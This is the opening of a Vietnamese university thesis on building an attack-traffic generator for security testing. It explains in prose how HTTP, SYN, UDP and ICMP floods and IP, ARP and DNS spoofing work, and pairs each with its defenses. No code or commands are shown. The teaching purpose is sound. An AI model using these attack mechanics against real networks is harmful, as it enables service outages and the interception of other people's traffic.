
**HỌC VIỆN KỸ THUẬT QUÂN SỰ**



****

**ĐỒ ÁN TỐT NGHIỆP**

**CHUYÊN NGÀNH : AN TOÀN THÔNG TIN**

**Sinh viên thực hiện : Nguyễn Duy Vũ**

**Lớp : ATTT16**

**Đề tài : Phát triển công cụ sinh lưu lượng tấn công mạng phục vụ kiểm thử an toàn thông tin**

**GVHD: TS. Nguyễn Việt Hùng**

**Hà Nội**

# CÁC KHÁI NIỆM, TỪ VIẾT TẮT

**TỪ VIẾT TẮT**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Tên viết tắt** | **Tên đầy đủ** | **Ý nghĩa** |
| 1 | DoS | Denial of Service | Tấn công từ chối dịch vụ |
| 2 | ATG | Attack Traffic Generator | Cơ chế sinh lưu lượng tấn công mạng |
| 3 | SYN | Synchronize Sequence Number | Cờ trong giao tiếp mạng |
| 4 | ACK | Acknowledgement | Cờ trong giao tiếp mạng |
| 5 | DNS | Domain Name System | Hệ thống phân giải tên miền |
| 6 | DNSSEC | Domain Name System Security Extensions | Phần mở rộng bảo mật hệ thống tên miền |
| 7 | MITM | Man in the middle | Tấn công xen giữa |
| 8 | TCP | Transmission Control Protocol | Giao thức điều khiển truyền tải |
| 9 | UDP | User Datagram Protocol | Giao thức dữ liệu người dùng |
| 10 | NTP | Network Time Protocol | giao thức đồng bộ đồng hồ của các hệ thống máy tính |
| 11 | IANA | Internet Assigned Numbers Authority | Tổ chức cấp phát số hiệu Internet |
| 12 | SMTP | Simple Mail Transfer Protocol | Giao thức thư điện tử |
| 13 | HTTP | Hyper Text Transfer Protocol | Giao thức Truyền tải Siêu Văn Bản |
| 14 | Nameserv | Host Name Server | Tên miền máy chủ |
| 15 | HBA | Host Bus Adapter | thiết bị giao tiếp với hệ thống lưu trữ ngoài |
| 16 | ICMP | Internet Control Message Protocol | Giao thức Thông điệp Điều khiển Internet |
| 17 | ARP | Address Resolution Protocol | Giao thức phân giải địa chỉ |
| 18 | PDU | Protocol data unit | Đơn vị dữ liệu giao thức |
| 19 | OSI | Open Systems Interconnection | Mô hình mạng |
| 20 | MAC | Media Access Control Address | địa chỉ kiểm soát truy cập phương tiện |

# MỤC LỤC

[CÁC KHÁI NIỆM, TỪ VIẾT TẮT 2](#_Toc102561265)

[MỤC LỤC 3](#_Toc102561266)

[MỞ ĐẦU 5](#_Toc102561267)

[1.**Tính cấp thiết, tình hình nghiên cứu liên quan đến đề tài** 5](#_Toc102561268)

[**2. Mục tiêu, nhiệm vụ của đề tài** 6](#_Toc102561269)

[CHƯƠNG 1: TỔNG QUAN VỀ TẤN CÔNG MẠNG 6](#_Toc102561270)

[**1.** **Tấn công mạng là gì:** 6](#_Toc102561271)

[**2.** **Đối tượng bị tấn công:** 7](#_Toc102561272)

[**3.** **Mục đích tấn công mạng:** 7](#_Toc102561273)

[**4.** **Các hình thức tấn công mạng phổ biến:** 7](#_Toc102561274)

[- Tấn công bằng phần mềm độc hại (Malware attack) 7](#_Toc102561275)

[- Tấn công giả mạo (Phishing attack) 8](#_Toc102561276)

[- Tấn công trung gian (Man-in-the-middle attack) 8](#_Toc102561277)

[- Tấn công từ chối dịch vụ (DoS và DDoS) 9](#_Toc102561278)

[- Các loại khác 9](#_Toc102561279)

[CHƯƠNG 2: CƠ SỞ LÝ THUYẾT 10](#_Toc102561280)

[**1.** **Cơ chế các loại kỹ thuật tấn công:** 10](#_Toc102561281)

[+ HTTP Flood: 10](#_Toc102561282)

[+ SYN Flood: 11](#_Toc102561283)

[+ UDP Flood: 12](#_Toc102561284)

[+ ICMP Flood: 13](#_Toc102561285)

[- Tấn công giả mạo (Spoofing Attack): 14](#_Toc102561286)

[**2.** **Lý thuyết mạng máy tính :** 18](#_Toc102561287)

[- IP Address: 18](#_Toc102561288)

[- DNS: 19](#_Toc102561289)

[- Cổng (Port number): 20](#_Toc102561290)

[- Mô hình OSI: 23](#_Toc102561291)

[- Bắt tay ba bước (*three-way handshake*): 26](#_Toc102561292)

[- Các giao thức mạng: 27](#_Toc102561293)

[**3.** **Kỹ thuật liên mạng :** 32](#_Toc102561294)

[- Thư viện Scapy: 32](#_Toc102561295)

[- Socket: 35](#_Toc102561296)

[CHƯƠNG 3: XÂY DỰNG CÔNG CỤ 37](#_Toc102561297)

[**1.** **Tổng quan :** 37](#_Toc102561298)

[- Xác định các chức năng: 37](#_Toc102561299)

[- Biểu đồ use-case tổng quát: 39](#_Toc102561300)

[**2.** **Các chức năng công cụ:** 39](#_Toc102561301)

[- Tổng quan: 39](#_Toc102561302)

[- Cơ chế bắt lưu lượng: 41](#_Toc102561303)

[- Network Interface: 41](#_Toc102561304)

[- Lựa chọn mục tiêu dựa trên ip/domain: 42](#_Toc102561305)

[- Cơ chế đính kèm tệp mã độc vào gói tin: 43](#_Toc102561306)

[- Lưu lượng ICMP: 44](#_Toc102561307)

[- Layer 4 TCP: 45](#_Toc102561308)

[- Layer 4 UDP: 47](#_Toc102561309)

[- Cơ chế kiểm tra server mục tiêu chống tấn công dos hay không: 48](#_Toc102561310)

[- Sinh lưu lượng NTP: 49](#_Toc102561311)

[- Sinh lưu lượng SNMP: 50](#_Toc102561312)

[- Sinh lưu lượng HTTP: 51](#_Toc102561313)

[- Cơ chế tính toán các thông số: 53](#_Toc102561314)

[- Sinh lưu lượng ARP Broadcast: 54](#_Toc102561315)

[- Tấn công ARP Spoofing: 55](#_Toc102561316)

[- Chức năng lưu kết quả sinh lưu lượng thành file pcap: 57](#_Toc102561317)

[- Chức năng tạo báo cáo dạng docx: 57](#_Toc102561318)

[TÀI LIỆU THAM KHẢO 60](#_Toc102561319)

# MỞ ĐẦU

## 1.**Tính cấp thiết, tình hình nghiên cứu liên quan đến đề tài**

Trước xu hướng hội nhập toàn cầu, sự bùng nổ của công nghệ thì ngành Công nghệ thông tin nói riêng đã có sự biến đổi lớn về tư duy và tầm nhìn về tiềm năng và những vấn đề đột phá của ngành khoa học này. Song song lợi ích khổng lồ mà Internet đem lại thì an ninh mạng cũng là một vấn đề nhức nhối cần quan tâm.

Khi ngành công nghiệp ngày càng phụ thuộc nhiều hơn vào các hệ thống máy tính phức tạp sử dụng các giao thức nổi tiếng, thì việc đảm bảo các lỗ hổng được phát hiện và khắc phục sớm càng trở nên quan trọng. Một phương pháp giải quyết nhu cầu này là tập trung vào việc tự động hóa thử nghiệm tấn công để giảm thời gian và nhân lực cần thiết để kiểm tra các điểm yếu an ninh. Tác động của mức độ phức tạp ngày càng tăng của phần mềm và mạng tạo ra một môi trường năng động đòi hỏi thêm thời gian và nỗ lực để thích ứng đầy đủ các công cụ và kỹ thuật .Một cách tiếp cận để phát hiện những yếu điểm bảo mật là thử nghiệm kiểm thử không gian mạng. Việc này có lợi nhất cho việc tăng cường an ninh mạng, giảm thiểu chi phí cao về thời gian, tiền bạc và nhân lực liên quan đến việc đảm bảo an ninh mạng thủ công. Đây là một thách thức vì hầu hết các nhà nghiên cứu khó có được một phương tiện thực sự để đánh giá an ninh mạng.

Mặt khác, các giải pháp phần mềm hiện có hoặc rất đắt tiền hoặc có chức năng rất hạn chế. Nhu cầu cao về một công cụ tiện lợi có thể tạo ra các bộ dữ liệu linh hoạt để đánh giá các cuộc tấn công và phòng thủ mạng. Trong công việc này,ta thiết kế và phát triển một công cụ tạo lưu lượng tấn công để phục vụ kiểm tra bảo mật . Đây là mục tiêu và vấn đề chính cho luận án này.

## **2. Mục tiêu, nhiệm vụ của đề tài**

Với đề tài này ta sẽ tiến hành xây dựng công cụ sinh lưu lượng tấn công mạng (Attack Traffic Generator) từ đó thực hiện các kỹ thuật sinh lưu lượng mạng để tấn công tới một mục tiêu.

Để thực hiện được các mục tiêu trên ta cần tìm hiểu về các loại gói tin trong lưu lượng mạng . Tìm hiểu về cách lập trình đa luồng và tạo dữ liệu mạng để có thể sinh lưu lượng mạng. Tìm hiểu về các kiểu tấn công mạng từ đó xây dựng gói tin phù hợp với từng kiểu tấn công .phân tích lượng dữ liệu sinh, đo lường các thông số như bandwidth , tổng số packets, size,…

# CHƯƠNG 1: TỔNG QUAN VỀ TẤN CÔNG MẠNG

## **Tấn công mạng là gì:**

Khái niệm tấn công mạng (hoặc “tấn công không gian mạng“) trong tiếng Anh là Cyber attack (hoặc Cyberattack), được ghép bởi 2 từ: Cyber (thuộc không gian mạng internet) và attack (sự tấn công, phá hoại).

Tấn công mạng là tất cả các hình thức xâm nhập trái phép vào một hệ thống máy tính, website, cơ sở dữ liệu, hạ tầng mạng, thiết bị của một cá nhân hoặc tổ chức thông qua mạng internet với những mục đích bất hợp pháp.

Mục tiêu của một cuộc tấn công mạng rất đa dạng, có thể là vi phạm dữ liệu (đánh cắp, thay đổi, mã hóa, phá hủy), cũng có thể nhắm tới sự toàn vẹn của hệ thống (gây gián đoạn, cản trở dịch vụ), hoặc lợi dụng tài nguyên của nạn nhân (hiển thị quảng cáo, mã độc đào tiền ảo).

Tấn công mạng khác với pentest (kiểm thử xâm nhập). Mặc dù cả 2 đều chỉ việc xâm nhập vào một hệ thống, tuy nhiên tấn công mạng là xâm nhập trái phép gây hại cho nạn nhân, còn pentest là xâm nhập với mục đích tìm ra điểm yếu bảo mật trong hệ thống để khắc phục.

## **Đối tượng bị tấn công:**

Có thể là cá nhân, doanh nghiệp, các tổ chức chính phủ hoặc phi chính phủ, cơ quan nhà nước, thậm chí đối tượng có thể là cả một quốc gia. Tuy nhiên, đối tượng phổ biến nhất của các cuộc tấn công mạng là các doanh nghiệp. Đơn giản vì mục tiêu chính của những kẻ tấn công là vì lợi nhuận.

## **Mục đích tấn công mạng:**

Bên cạnh những mục đích phổ biến như trục lợi phi pháp, tống tiền doanh nghiệp, hiện thị quảng cáo kiếm tiền, thì còn tồn tại một số mục đích khác phức tạp và nguy hiểm hơn: cạnh tranh không lành mạnh giữa các doanh nghiệp, tấn công an ninh hoặc kinh tế của một quốc gia, tấn công đánh sập một tổ chức tôn giáo, v.v.

Ngoài ra, một số hacker tấn công mạng chỉ để mua vui, thử sức, hoặc tò mò muốn khám phá các vấn đề về an ninh mạng.

## **Các hình thức tấn công mạng phổ biến:**

### Tấn công bằng phần mềm độc hại (Malware attack)

Tấn công malware là hình thức phổ biến nhất. Malware bao gồm spyware (phần mềm gián điệp), ransomware (mã độc tống tiền), virus và worm (phần mềm độc hại có khả năng lây lan nhanh). Thông thường, tin tặc sẽ tấn công người dùng thông qua các lỗ hổng bảo mật, cũng có thể là dụ dỗ người dùng click vào một đường link hoặc email (phishing) để phần mềm độc hại tự động cài đặt vào máy tính. Một khi được cài đặt thành công, malware sẽ gây ra:

Ngăn cản người dùng truy cập vào một file hoặc folder quan trọng (ransomware)

Cài đặt thêm những phần mềm độc hại khác

Lén lút theo dõi người dùng và đánh cắp dữ liệu (spyware)

Làm hư hại phần mềm, phần cứng, làm gián đoạn hệ thống.

### Tấn công giả mạo (Phishing attack)

Phishing là hình thức giả mạo thành một đơn vị/cá nhân uy tín để chiếm lòng tin của người dùng, thông thường qua email. Mục đích của tấn công Phishing thường là đánh cắp dữ liệu nhạy cảm như thông tin thẻ tín dụng, mật khẩu, đôi khi phishing là một hình thức để lừa người dùng cài đặt malware vào thiết bị (khi đó, phishing là một công đoạn trong cuộc tấn công malware).

### Tấn công trung gian (Man-in-the-middle attack)

Tấn công trung gian (MitM), hay tấn công nghe lén, xảy ra khi kẻ tấn công xâm nhập vào một giao dịch/sự giao tiếp giữa 2 đối tượng. Khi đã chen vào giữa thành công, chúng có thể đánh cắp dữ liệu của giao dịch đó.

Loại hình này xảy ra khi:

Nạn nhân truy cập vào một mạng Wifi công cộng không an toàn, kẻ tấn công có thể “chen vào giữa” thiết bị của nạn nhân và mạng Wifi đó. Vô tình, những thông tin nạn nhân gửi đi sẽ rơi vào tay kẻ tấn công.

Khi phần mềm độc hại được cài đặt thành công vào thiết bị, một kẻ tấn công có thể dễ dàng xem và điều chỉnh dữ liệu của nạn nhân.

### Tấn công từ chối dịch vụ (DoS và DDoS)

DoS (Denial of Service) là hình thức tấn công mà tin tặc “đánh sập tạm thời” một hệ thống, máy chủ, hoặc mạng nội bộ. Để thực hiện được điều này, chúng thường tạo ra một lượng traffic/request khổng lồ ở cùng một thời điểm, khiến cho hệ thống bị quá tải, từ đó người dùng không thể truy cập vào dịch vụ trong khoảng thời gian mà cuộc tấn công DoS diễn ra.

Một hình thức biến thể của DoS là DDoS (Distributed Denial of Service): tin tặc sử dụng một mạng lưới các máy tính (botnet) để tấn công nạn nhân. Điều nguy hiểm là chính các máy tính thuộc mạng lưới botnet cũng không biết bản thân đang bị lợi dụng để làm công cụ tấn công.


### Các loại khác

Ngoài ra, còn rất nhiều hình thức tấn công mạng khác như: Tấn công chuỗi cung ứng, Tấn công Email, Tấn công vào con người, Tấn công nội bộ tổ chức, v.v. Mỗi hình thức tấn công đều có những đặc tính riêng, và chúng ngày càng tiến hóa phức tạp, tinh vi đòi hỏi các cá nhân, tổ chức phải liên tục cảnh giác & cập nhật các công nghệ phòng chống mới.

# CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

## **Cơ chế các loại kỹ thuật tấn công:**

### + HTTP Flood:




HTTP Flood là một loại tấn công từ chối dịch vụ, trong đó kẻ tấn công khai thác các request HTTP GET hoặc POST dường như hợp pháp để tấn công máy chủ web hoặc ứng dụng. Đây là kiểu tấn công ở lớp 7 Application, HTTP Flood không sử dụng các gói tin dị dạng, không sử dụng các kỹ thuật giả mạo hoặc phản ánh(reflection) và tiêu tốn lượng băng thông ít hơn so với các kiểu tấn công khác.  
Tuy nhiên, kỹ thuật HTTP Flood yêu cầu hiểu biết sâu về trang web (hoặc ứng dụng) mục tiêu và mỗi cuộc tấn công phải được chuẩn bị thủ công đặc biệt để có hiệu quả. Điều này làm cho các cuộc tấn công tràn ngập HTTP khó phát hiện và khó chặn hơn đáng kể.   
Phòng chống:

Do HTTP Flood tiêu tốn không quá nhiều băng thông do đó các phương pháp phát hiện DDoS truyền thống không hiệu quả, vậy nên giải pháp phổ biến nhất hiện nay là dựa trên danh tiếng IP (IP reputation), nghĩa là những IP có mức reputation thấp (vd: ip lạ truy cập lần đầu), sẽ bị hạn chế request HTTP một mức nhất định.

### + SYN Flood:

TCP SYN Flood (còn gọi là SYN Flood) là một loại tấn công từ chối dịch vụ khai thác một phần của quá trình bắt tay ba bước TCP để tiêu thụ tài nguyên trên máy chủ mục tiêu và khiến nó không thể phản hồi.

  
Về cơ bản, kẻ tấn công sẽ gửi các yêu cầu kết nối TCP nhanh hơn mức mà máy chủ bị tấn công có thể xử lý chúng, gây ra tình trạng từ chối dịch vụ. Cụ thể, attacker gửi lặp lại nhiều SYN packets tới mọi cổng trên máy chủ mục tiêu (sử dụng địa chỉ IP giả mạo), server sẽ phản hồi SYN-ACK tới từng request, và đợi ACK từ máy khách gửi lại . Tuy nhiên, phía máy khách sẽ không phản hồi lại ACK(hoặc địa chỉ IP giả mạo không tồn tại), do đó máy chủ sẽ duy trì kết nối để đợi cho đến khi nhân được ACK mà không gửi một gói tin RST để đóng kết nối. Việc duy trì quá nhiều các kết nối tương tự như này sẽ tiêu tốn rất nhiều tài nguyên trên máy chủ, dẫn tới tình trạng từ chối dịch vụ.

Phòng chống:


phương pháp phòng chống phổ biến nhất hiện nay đó là sử sụng SYN cookies, kỹ thuật này liên quan đến việc tạo cookie bởi máy chủ, máy chủ phản hồi từng request kết nối bằng gói SYN-ACK nhưng loại bỏ yêu cầu SYN khỏi backlog, xóa request khỏi bộ nhớ và để cổng mở và sẵn sàng tạo kết nối mới. Nếu kết nối là một request hợp pháp và gói tin ACK cuối cùng được gửi từ máy khách trở lại máy chủ, thì máy chủ mới thêm SYN request của máy khách này vào hàng đợi SYN backlog.

### + UDP Flood:

UDP Flood là 1 kiểu tấn công từ chối dịch vụ trong đó kẻ tấn công gửi 1 lượng lớn gói tin UDP nhằm khai thác các bước mà máy chủ thực hiện khi nó phản hồi packet UDP được gửi đến một trong số các port của Client. Với cơ chế server nhận packet UDP và phản hồi tại 1 port cụ thể qua 2 bước như sau:

Bước 1: Server kiểm tra xem có các chương trình nào đang chạy hay không, hiện tại đang lắng nghe các port nào được chỉ định của chương trình .

Bước 2: Nếu không có chương trình nào nhận packet tại port, thì máy chủ sẽ phản hồi với packet ICMP (ping) để thông báo cho người gửi rằng đích không thể truy cập được.




Trong kiểu tấn công DDoS này, mỗi packets UDP được gửi đi sẽ chứa ngẫu nhiên địa chỉ IP giả thay vì IP thực nhằm ngăn chặn vị trí thật của kẻ tấn công bị lộ và có khả năng hòa lẫn các gói phản hồi từ máy chủ mục tiêu. Khi mỗi packet UDP được máy chủ tiếp nhận, máy chủ sẽ sử dụng tài nguyên để kiểm tra và phản hồi từng packets UDP đã nhận , vì thế tài nguyên của máy chủ có thể nhanh chóng cạn kiệt khi nhận được một lượng lớn các packets UDP, dẫn tới tình trạng từ chối dịch vụ.

Phòng chống:

Hầu hết các hệ điều hành giới hạn tốc độ phản hồi của các gói ICMP một phần để phá vỡ các cuộc tấn công DDoS yêu cầu phản hồi ICMP. Một nhược điểm của kiểu phòng chống này là trong quá trình tấn công, các gói tin hợp pháp cũng có thể bị lọc.

### + ICMP Flood:

ICMP Flood là một cuộc tấn công Từ chối Dịch vụ (DoS) phổ biến, trong đó kẻ tấn công hạ gục máy tính của nạn nhân bằng cách áp đảo nó bằng các request ICMP echo, còn được gọi là ping.




Thông thường, “ping” được sử dụng để kiểm tra khả năng kết nối của hai máy tính bằng cách đo thời gian khứ hồi từ khi yêu cầu ICMP echo được gửi đến khi nhận được phản hồi ICMP echo. Khi các Agent gởi một lượng lớn ICMP\_ECHO\_REPLY đến hệ thống mục tiêu thì hệ thống này phải reply một lượng tương ứng Packet để trả lời, tiêu tốn băng thông đáng kể và dẫn đến nghẽn đường truyền. Tuy nhiên kiểu tấn công này phụ thuộc vào việc có được IP mục tiêu và để duy trì được ICMP Flood, máy tính tấn công cần phải có băng thông lớn hơn nạn nhân. Điều này hạn chế khả năng thực hiện một cuộc tấn công DoS, đặc biệt là chống lại một mạng lớn.   
Phòng chống:

Việc vô hiệu hóa ICMP Flood đó là sử dụng Firewall với các cấu hình phù hợp để phòng chống tấn công hoặc là tắt chức năng ICMP của bộ định tuyến, máy tính hoặc thiết bị khác được nhắm mục tiêu. Quản trị viên mạng có thể truy cập giao diện quản trị của thiết bị và vô hiệu hóa khả năng gửi và nhận bất kỳ yêu cầu nào bằng ICMP, loại bỏ hiệu quả cả việc xử lý yêu cầu và Echo Reply.

### - Tấn công giả mạo (Spoofing Attack):

*+ IP Address Spoofing:*

IP Spoofing là việc tạo ra các gói Giao thức Internet (IP) có địa chỉ nguồn được sửa đổi để che giấu danh tính của người gửi, để mạo danh một hệ thống máy tính khác hoặc cả hai. Đây là một kỹ thuật thường được sử dụng bởi những kẻ xấu để thực hiện các cuộc tấn công DDoS nhắm vào thiết bị mục tiêu hoặc cơ sở hạ tầng xung quanh.   
  
  
Việc giả mạo IP này sẽ khiến nơi nhận gói tin muốn chặn nơi gửi đến, thì việc chặn tất cả các gói từ địa chỉ không có thật sẽ không có tác dụng, vì kẻ tấn công dễ dàng thay đổi IP mới, hoặc cũng có thể nơi nhận sẽ phản hồi tới IP người dùng thực (hoặc chặn). IP Spoofing còn là kỹ thuật lõi cho nhiều kỹ thuật cuộc tấn công DDoS khai thác.


Phòng chống:

Mặc dù không thể ngăn chặn giả mạo IP, biện pháp phổ biến nhất đó là “ingress filtering”. Lọc xâm nhập là một hình thức lọc gói thường được thực hiện trên thiết bị biên mạng để kiểm tra các gói IP đến và xem xét các header nguồn của chúng. Nếu header nguồn trên các gói tin đó không khớp với nguồn gốc của chúng thì các gói đó sẽ bị từ chối. Một số network cũng sẽ triển khai tính năng lọc đầu ra, xem xét các gói tin IP thoát ra khỏi mạng, đảm bảo rằng các gói đó có header nguồn hợp pháp để ngăn ai đó trong mạng khởi động một cuộc tấn công độc hại ra bên ngoài bằng cách sử dụng IP Spoofing.

*+ ARP Spoofing:*

Tấn công giả mạo ARP là một cuộc tấn công Man in the Middle cho phép những kẻ tấn công chặn liên lạc giữa các thiết bị mạng.

Bởi vì ARP không cung cấp các phương pháp để xác thực các trả lời ARP trên mạng, các hồi đáp ARP có thể đến từ các hệ thống khác hơn cái mà có địa chỉ tầng 2 yêu cầu. Ngoài ra, một host có thể chấp nhận gói ARP Reply mà trước đó không cần phải gửi gói tin ARP Request.




Cuộc tấn công hoạt động như sau:   
Kẻ tấn công phải có quyền truy cập vào mạng. Họ quét mạng để xác định địa chỉ IP của ít nhất hai thiết bị⁠ — giả sử đây là một máy trạm và một bộ định tuyến.   
Kẻ tấn công sử dụng một công cụ giả mạo, chẳng hạn như Arpspoof hoặc Driftnet, để gửi ARP reply giả mạo MAC attacker thành MAC mà thiết bị mục tiêu mong muốn kết nối. Các ARP reply này sẽ đưa ra địa chỉ MAC chính xác cho cả hai địa chỉ IP, thuộc bộ định tuyến và máy trạm, là địa chỉ MAC của kẻ tấn công. Điều này đánh lừa cả bộ định tuyến và máy trạm kết nối với máy của kẻ tấn công, thay vì kết nối với nhau. Hai thiết bị cập nhật các mục nhập bộ nhớ cache ARP của chúng và từ thời điểm đó trở đi, giao tiếp với kẻ tấn công thay vì trực tiếp với nhau do đó attacker có thể bí mật giữa mọi liên lạc.

Phòng chống: sử dụng VPN, sử dụng ARP tĩnh, dùng cơ chế packet filtering của firewall.

*+ DNS Spoofing:*

Giả mạo máy chủ tên miền (DNS Spoofing) (còn gọi là DNS cache poisoning) là một kiểu tấn công trong đó các DNS đã thay đổi được sử dụng để chuyển hướng lưu lượng truy cập trực tuyến đến một trang web lừa đảo giống với đích dự kiến ​​của nó. Khi ở đó, người dùng được nhắc đăng nhập vào tài khoản của họ, tạo cơ hội cho thủ phạm lấy cắp thông tin xác thực truy cập và các loại thông tin nhạy cảm khác của họ. Hơn nữa, trang web độc hại thường được sử dụng để cài đặt sâu hoặc vi rút trên máy tính của người dùng, cấp cho thủ phạm quyền truy cập lâu dài vào nó và dữ liệu mà nó lưu trữ.



